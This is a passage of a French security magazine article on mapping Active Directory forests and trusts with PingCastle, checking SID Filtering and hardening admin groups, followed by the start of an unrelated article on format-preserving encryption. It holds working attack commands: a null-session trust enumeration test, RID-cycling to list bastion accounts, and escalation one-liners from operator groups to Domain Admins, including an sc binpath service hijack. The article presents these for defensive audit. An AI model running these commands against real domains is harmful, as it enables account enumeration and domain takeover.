En effet, à partir d'un domaine enfant d'une forêt, il est possible de connaître tous les autres domaines enfants sans se connecter sur la racine de la forêt pour effectuer cette exploration. Cette technique est particulièrement utile lorsque l'on se connecte à un domaine enfant par un trust. Pour cela, il faut se connecter à la partition de configuration du domaine enfant qui est partagée avec tous les autres domaines de la forêt. Puis, en ciblant le container « Partitions », énumérer toutes les partitions valides via la requête LDAP suivante : **(&(objectCategory=crossRef)(systemFlags:1.2.840.113556.1.4.803:=3)(dnsRoot=*))**. Les attributs **NetBIOS** ou **FQDN** sont fournis et il est possible de retrouver le SID des domaines découverts en les résolvant via le FQDN du domaine avec la fonction **LsaLookupNames**.

Un trust de forêt permet de relier deux forêts entre elles. On peut se poser la question : comment un domaine sait-il qu'un autre domaine fait partie de cette forêt approuvée et comment le domaine sait-il vers quel contrôleur de domaine diriger une demande de connexion ? En fait, chaque forêt pousse à travers ses relations d'approbation aux autres forêts les informations relatives à ces propres domaines. Et les forêts destinataires stockent, après vérification, cette information dans l'attribut **msDS-TrustForestTrustInfo** de l'objet **trustedDomain** pour




Figure 1 : Dans un environnement fictif, en vert, les domaines où il est possible de se connecter et en rose, les domaines qu'il est possible de découvrir.

permettre le routage inter-forêt. Cet objet contient le SID, le FQDN, le nom NETBIOS et la date de création de l'entrée, date qui correspond à la date de création du trust ou du domaine enfant **[msDS-TrustForestTrustInfo]**. La combinaison de ces informations permet alors de voir jusqu'à 4 niveaux de trusts. En effet, un domaine enfant d'une forêt peut voir la racine de la forêt et s'y connecter (premier niveau). Grâce à cela, il découvre les autres forêts approuvées (deuxième niveau). Il peut se connecter à la racine de cette nouvelle forêt et découvrir les domaines enfants ou les autres forêts (troisième niveau) et grâce aux informations sur les trusts de forêts, découvrir les domaines enfants de cette deuxième forêt (quatrième niveau).

3.1.3 En transverse

L'exemple précédent est bien entendu un cas idéal et nous allons voir comment améliorer la connaissance de la topographie en l'absence de trust de forêt. Par exemple, prenons le cas d'un domaine A relié à un autre B, mais où cet autre est relié à une galaxie de domaines. Tout d'abord, il est possible de se connecter à B de par la relation d'approbation et d'énumérer les domaines trustés de B ainsi que les autres domaines enfants de la forêt de B via les partitions.

Pour aller plus loin, nous allons utiliser le service « Domain Locator ». Ce service peut être appelé depuis une ligne de commande avec le programme **nltest.exe** ou alors via l'API **DsGetDcName**. La particularité de ce service est de pouvoir interroger le domaine B à partir de A pour obtenir des informations sur les domaines approuvés de B tel que C. Ces informations contiennent le nom d'un serveur de domaine, mais également le FQDN, le nom NetBIOS mais aussi la forêt d'appartenance de ce domaine C, dans notre exemple D. En appliquant à nouveau cette démarche sur D, nous pouvons compléter l'information obtenue en découvrant le nom NETBIOS de ce domaine D. Puis, en demandant une résolution du SID au domaine B via **LsaLookupSid**, il est possible d'obtenir le SID des domaines C et D.

3.1.4 Au bout du bout

Il est possible d'aller encore plus loin.

Prenons l'hypothèse que le domaine B appartienne à une forêt plus large, trustée avec une autre forêt et où des services de B sont utilisés par un domaine de cette forêt. Peut-on découvrir l'existence de ces liens ? Oui et voici comment il est possible de réaliser cette découverte. Tout d'abord, il est nécessaire de trouver une « empreinte ». Celle-ci est obtenue en trouvant tous les SID extérieurs au domaine. Il existe deux façons de procéder : 1) en extrayant tous les SID externes que l'on trouve dans le conteneur **ForeignSecurityPrincipals** et 2) en extrayant tous les SID présents dans le champ **SIDHistory** d'objets migrés tels que utilisateurs ou ordinateurs. On extrait ensuite le SID du domaine de tous ces SID en enlevant le dernier groupe de chiffre. On élimine ensuite les SID déjà connus, notamment ceux appartenant aux domaines déjà identifiés. On demande alors au domaine s'il est capable de lier chaque SID de domaine à un domaine connecté via la fonction **LsaLookupSids**. Si le domaine B est capable de le résoudre, cela veut dire que le domaine existe et a été découvert. Cependant, cette fonction retourne uniquement le nom Netbios du domaine. Pour retrouver le FQDN, il faut appeler **DsGetDcName** avec le nom Netbios. Cependant, **DcGetDcName** ne retourne pas dans 100% des cas le FQDN (cas des infrastructures géographiquement dispersées et où le service délègue à d'autres DC la tâche de localisation) et il faudra parfois se contenter du nom NetBios.

3.1.5 À l'infini

Si un domaine est vulnérable aux null sessions, il est possible d'énumérer ses trusts avec la fonction **DsEnumerateDomainTrusts** et de réaliser cette opération tant que cette vulnérabilité existe. Ce nombre est faible (20 à 30% dans un environnement non sécurisé), mais suffisant pour améliorer la cartographie. Il est possible de réaliser un test rapide avec :

```
net use \\IP_ADDRESS\ipc$ "" /user:""
nltest /server:IP_ADDRESS /DOMAIN_TRUSTS
```

La figure 2 illustre qu'avec deux points de vue, il est possible de lier deux domaines a priori non reliés et même de découvrir où se connecte le bastion Active Directory.




Figure 2 : Cartographie réelle, mais anonymisée.

jres
Nantes 2017

VOYAGE AU CENTRE DU VIRTUEL

Nantes • Du 14 au 17 novembre 2017

La Cité,
le Centre des Congrès de Nantes

www.jres.org | #JRES2017

Design Graphique : Nicolas gazut | www.iamcion.com

3.2 Comment gérer les relations d'approbation ?

Nous avons vu dans l'article écrit précédemment que le SID Filtering est la seule façon de bloquer l'attaque golden ticket combinée à la modification du SID History qui permet de compromettre un domaine via ses relations d'approbation en quelques secondes. Pour rappel, Mimikatz ou powershell Empire implémentent cette combinaison d'attaques. Le SID Filtering est donc une mesure de sécurité minimale qui ne devrait être désactivée qu'en cas de migration et uniquement de manière temporaire.

Note : le SID Filtering ne garantit pas l'absence de vulnérabilités induisant une contamination d'un domaine à partir d'un autre.

Cependant, comment savoir en réalisant cette cartographie si le SID Filtering est actif ou non ? Par défaut, un trust classique ne contient pas de SID Filtering tandis qu'un trust liant deux forêts entre elles le met en place.


3.2.1 Cas des trusts classiques

Un trust est dit classique tant qu'il n'est pas un trust inter-forêt. On peut le vérifier en contrôlant l'attribut du trust `trustattributes`, car le drapeau 8 est mis à zéro. Pour l'activer, il faut mettre en place la quarantaine avec `netdom /quarantine : yes` qui activera le drapeau 4 de l'attribut `trustattributes`.

Il est inutile d'activer la quarantaine sur des trusts intra-forêt, car le SID de l'administrateur de l'entreprise

NOTE

Il est possible de réaliser une découverte rapide de l'environnement grâce à PingCastle. Après avoir lancé le programme, il faut utiliser le mode « healtchcheck » qui est le mode par défaut et sélectionner comme domaine « * » ou alors sélectionner le mode « carto ». L'outil parcourt alors l'ensemble des domaines et applique les algorithmes de construction de cartes décrits précédemment. La cartographie réalisée avec le mode carto prend alors moins de 5 minutes et découvre les deux tiers des domaines du groupe en une seule passe.



n'est pas filtré ou lorsque le trust est unidirectionnel dans le sens où aucun ticket kerberos ne peut être reçu.

Attention : il ne faut pas activer la quarantaine sur un trust de forêt, car la transitivité serait annulée et les domaines enfants ne pourront plus se connecter aux autres domaines de la forêt de destination.

3.2.2 Cas des trusts inter-forêt

Un trust est dit inter-forêt dans le cas où il relie deux forêts entre elles et qu'il est transitif. On peut le vérifier en s'assurant que l'attribut du trust `trustattributes` a le drapeau 8 mis à 1. Par défaut, un tel trust implémente le SID Filtering. Cependant, il peut être désactivé dans le cadre de migration. Pour le réactiver, il faut exécuter `netdom /enablesidhistory :no` et s'assurer que le drapeau 64 est mis à zéro.

4 Et ensuite ?

4.1 Phase 1 : État des lieux

4.1.1 Avec PingCastle

On vient de voir les techniques utilisées pour interroger un Active Directory et établir une cartographie des domaines. Doit-on mettre la priorité sur la correction des anomalies détectées ou sur l'obtention de plus de rapports ?

La réponse est : cela dépend. En effet, un administrateur local voudra s'assurer que son domaine est sécurisé, mais la frontière avec les autres domaines n'est pas sous sa responsabilité. Un décideur cherchera à obtenir l'ensemble des rapports et à activer partout où cela est possible le SID Filtering. En effet, comment savoir si l'absence de rapport est liée à une absence de contrôle sur le domaine ou encore pire, un lien avec une société tierce sur lequel l'entreprise n'a aucun contrôle ? C'est à cet instant qu'on fait le lien avec la direction : on sait mesurer le risque lié à l'Active Directory pour obtenir et justifier ainsi un budget.

4.1.2 Limite de la démarche

Le parti pris de la démarche est de favoriser une exploration globale, mais limitée en profondeur. Des erreurs telles que le mot de passe administrateur du domaine stocké dans un fichier de configuration sur un partage public ne sont pas détectées. L'outil Pingcastle peut être comparé à un scanner de vulnérabilités d'AD, mais comme tout outil de ce type il ne prétend pas remplacer un vrai test d'intrusion ou un audit détaillé réalisé par un expert qui utiliserait par exemple Responder (LLMNR spoofing) **[Responder]** pour récupérer des hashs de mot de passe réinjectés ensuite avec Mimikatz.

4.2 Phase 2 : La surveillance

La surveillance de l'Active Directory s'est révélée être un sujet plus complexe que prévu. En effet, il existe deux grandes familles de solutions : les outils de surveillance des changements et les outils de détectiond'attaque.

La première famille d'outils vise à tracer les actions des administrateurs en collectant juste les bons événements de façon à remonter à la source en cas d'incident. Ces outils ne mettent pas en place des alertes sur la modification d'attributs utilisés par les hackers (exemple : le conteneur NTAuth qui stocke les certificats racines autorisés à émettre des certificats d'authentification par carte à puce) ou de modification de groupes privilégiés. Il faut configurer ces alertes manuellement, quand cela est possible et il n'est bien souvent pas prévu de surveiller des événements Windows spécifiques. Un exemple de solution est Varonis ou StealthBits.

La famille d'outils de détection de hacking semble prometteuse. Ces programmes sont capables de détecter des comportements suspicieux ou plus spécifiquement les attaques golden ticket ou DCSync. Par contre, l'attaque NetSync (dérivée de DCSync et basée sur Net Logon) n'est pas détectée pour le moment ainsi que les silver tickets qui s'adressent eux directement aux serveurs sans passer par les contrôleurs de domaine. Des exemples de solution sont Microsoft ATA ou CyberArk PTA.

Cependant, même combinées, ces solutions ne détectent pas des vulnérabilités dans l'AD qui attendent d'être exploitées. Exemple : quand le propriétaire (dans le descripteur de sécurité) d'un contrôleur de domaine n'est pas le groupe administrateur de l'entreprise ou du domaine. Voici la commande powershell permettant de faire cette vérification :

```
Get-ADComputer -server my.domain.to.check -LDAPFilter
"(&(objectCategory=computer)(|(primarygroupid=521)
(primarygroupid=516)))" -properties name, ntsecuritydescriptor |
select name,{$_.ntsecuritydescriptor.Owner}
```

En ayant fait l'acquisition de plusieurs outils, il n'est parfois même pas possible de déterminer où s'est passée la dernière connexion de l'administrateur, car les événements de connexions ne sont pas consultables (note : ce n'est désormais plus le cas pour Varonis). Splunk dispose d'applications permettant de suivre les événements Windows ou les changements et pourrait être une solution alternative. Cependant, Windows est très bavard et le modèle de coût de Splunk basé sur le volume de log joue contre lui. Il faut être expert pour bien configurer les événements et configurer les bons tableaux de bord dans cette solution.

La surveillance de l'AD est donc un sujet en devenir et dans un premier temps, un contrôle régulier des rapports générés par l'outil PingCastle permet déjà de réaliser une surveillance a minima.

4.3 Phase 3 : Le durcissement

Le durcissement de l'AD n'a pas été approfondi pour le moment. Bien entendu, le sujet avance avec la notion de « Red Forest » de Microsoft où les droits d'administration ne sont attribués que de manière temporaire. Il existe plusieurs pistes telles que l'authentification forte ou l'utilisation de bastion.

À propos de bastion, savez-vous qu'il est possible d'énumérer tous les comptes d'un bastion, malgré une relation d'approbation unidirectionnelle ? Cette opération est possible grâce à un abus de la fonction **LsaLookupSids** et en utilisant le SID du domaine bastion. Le SID du domaine bastion est obtenu en utilisant la fonction **LsaLookupNames** avec le FQDN du domaine. Cette opération est malheureusement compliquée à retranscrire en powershell, mais elle est disponible dans PingCastle. Puis il suffit d'exécuter les deux lignes suivantes en remplaçant le SID de la commande par celui du domaine et en concaténant le RID (*relative identifier*) du compte à traduire. Le RID est la dernière partie du SID, un nombre qui démarre à 500 pour le compte administrateur. Puis il suffit d'incrémenter le RID jusqu'à avoir énuméré tous les comptes.

```
$objUser = New-Object System.Security.Principal.SecurityIdentifier(
"S-1-5-21-4005144719-3948538632-2546531719-500")
$objUser.Translate([System.Security.Principal.NTAccount])
Value
-----
TEST\administrator
```

Saviez-vous que l'authentification forte est plus simple et meilleur marché à mettre en place que vous le pensiez ? À partir de cartes « javacard », disponibles à 10 euros ou moins et même également sans contact, il est possible de les transformer en carte PKI. Ces applets, PIV en lecture seule ou GIDS **[GIDS]** en lecture-écriture, permettent l'utilisation de certificats pour s'authentifier. Avec l'installation de ADCS (*Active Directory Certificate Service*), il suffit juste de requérir un certificat d'authentification par carte à puce avec **certmgr.msc**. Il n'y a même pas de configuration du domaine à faire ou de pilote à installer, car ceux des lecteurs de carte à puce ainsi que ceux de ces 2 applets sont déjà préinstallés depuis Windows 7 et Windows 2008 R2. Cette démarche est même compatible FIDO, car certaines clés Yubikey incluent d'ailleurs l'applet PIV.

Mais le vrai durcissement sera plutôt un contrôle/réduction des comptes administrateurs. Combien de personnes savent que beaucoup de groupes privilégiés tels que **built-in administrators** peuvent prendre le contrôle du domaine puis le contrôle de la forêt via **DCSync** sur le compte **krbtgt** et un golden ticket comprenant le SID de l'administrateur de l'entreprise ? Voici la liste des commandes/actions permettant à un membre de ces groupes de s'élever et devenir administrateur du domaine :

Built-in administrators :

```
net group "Domain Admins" %username% /DOMAIN /ADD
```

Server operators :

```
C:\>sc config browser binpath= "C:\Windows\System32\cmd.exe /c net group
\"Domain Admins\" %username% /DOMAIN /ADD" type= "share" group= "" depend= ""
[SC] ChangeServiceConfig SUCCESS
C:\>sc start browser
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely
fashion
```

Account operator (si le modèle de délégation comporte un groupe vulnérable) :

```
net group <badgroup> %username% /DOMAIN /ADD
```

Backup operators :

```
Backup C:\Windows\SYSVOL\domain\Policies\{*}\MACHINE\Microsoft\
Windows NT\SecEdit\GptTmpl.inf
Restore: with [Group Membership]
*S-1-5-32-544__Members = <etc etc etc>,*S-1-5-21-my-sid
```

Print operators :


```
Ayant le droit de se connecter aux contrôleurs de domaines,
recherche du fichier ntdis.dit dans les répertoires de sauvegarde.
```

Les rapports de PingCastle reçus à intervalle régulier permettent déjà de savoir combien d'administrateurs sont présents et si les comptes sont actifs. Ces informations sont à même alors de créer un tableau de bord et de commencer à agir sur le terrain grâce à l'appui du management préalablement acquis.

Conclusion

De manière intuitive, la phase de découverte semble moins valorisante que la surveillance ou du durcissement. Cependant c'est cette phase, demandant le moins de budget ou d'effort de déploiement, qui a généré le plus de valeur. Elle a permis de créer une cartographie et de déterminer le nombre de domaines réellement utilisés et ainsi de mettre en évidence des risques critiques tels que des trusts mal protégés avec des partenaires ou la présence de mots de passe administrateur dans des GPO. Les difficultés de déploiement rencontrées par certaines entités ont permis de sensibiliser le management à l'importance d'une bonne gouvernance des AD et de clarifier les responsabilités dans ce domaine. À la vue des problèmes découverts, cette phase a permis une prise de conscience des risques et un changement de culture. Ce changement a permis d'obtenir support et budget pour corriger les vulnérabilités et lancer une démarche plus globale de gouvernance et de supervision de ces infrastructures : l'Active Directory s'est révélé être un levier puissant pour sensibiliser à la sécurité ! ■

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/



www.hsc-formation.fr

HSC by Deloitte.

LES STANDARDS DE CRYPTOGRAPHIE : DE LA THÉORIE À LA PRATIQUE

Jean-Luc BEUCHAT – jean-luc.beuchat@elca.ch
Jean-Marc BOST – jean-marc.bost@elca.ch
Johan DROZ – johan.droz@elca.ch

mots-clés : *CRYPTOGRAPHIE APPLIQUÉE / CHIFFREMENT QUI PRÉSERVE LE FORMAT / APPLIED CRYPTOGRAPHY / FORMAT PRESERVING ENCRYPTION*

Cet article retrace les mésaventures d'un développeur qui devait ajouter un nouveau mode de chaînage dans une bibliothèque cryptographique écrite en Java. Entre les fautes de frappe dans les articles scientifiques, l'absence de vecteurs de tests, les brevets et l'inadéquation de Java, la tâche s'est avérée plus ardue qu'escompté.

Introduction

Afin de répondre aux besoins du marché, nos commerciaux nous ont demandé d'intégrer le chiffrement FPE (*Format-Preserving Encryption*) dans l'un de nos produits. Le cahier des charges qui nous a été confié se résumait à l'ajout d'un algorithme :

- standardisé, si possible par le NIST (plus rassurant d'un point de vue commercial) ;
- libre de droits pour que la solution puisse être utilisée sans contrainte pour nous ou nos clients.

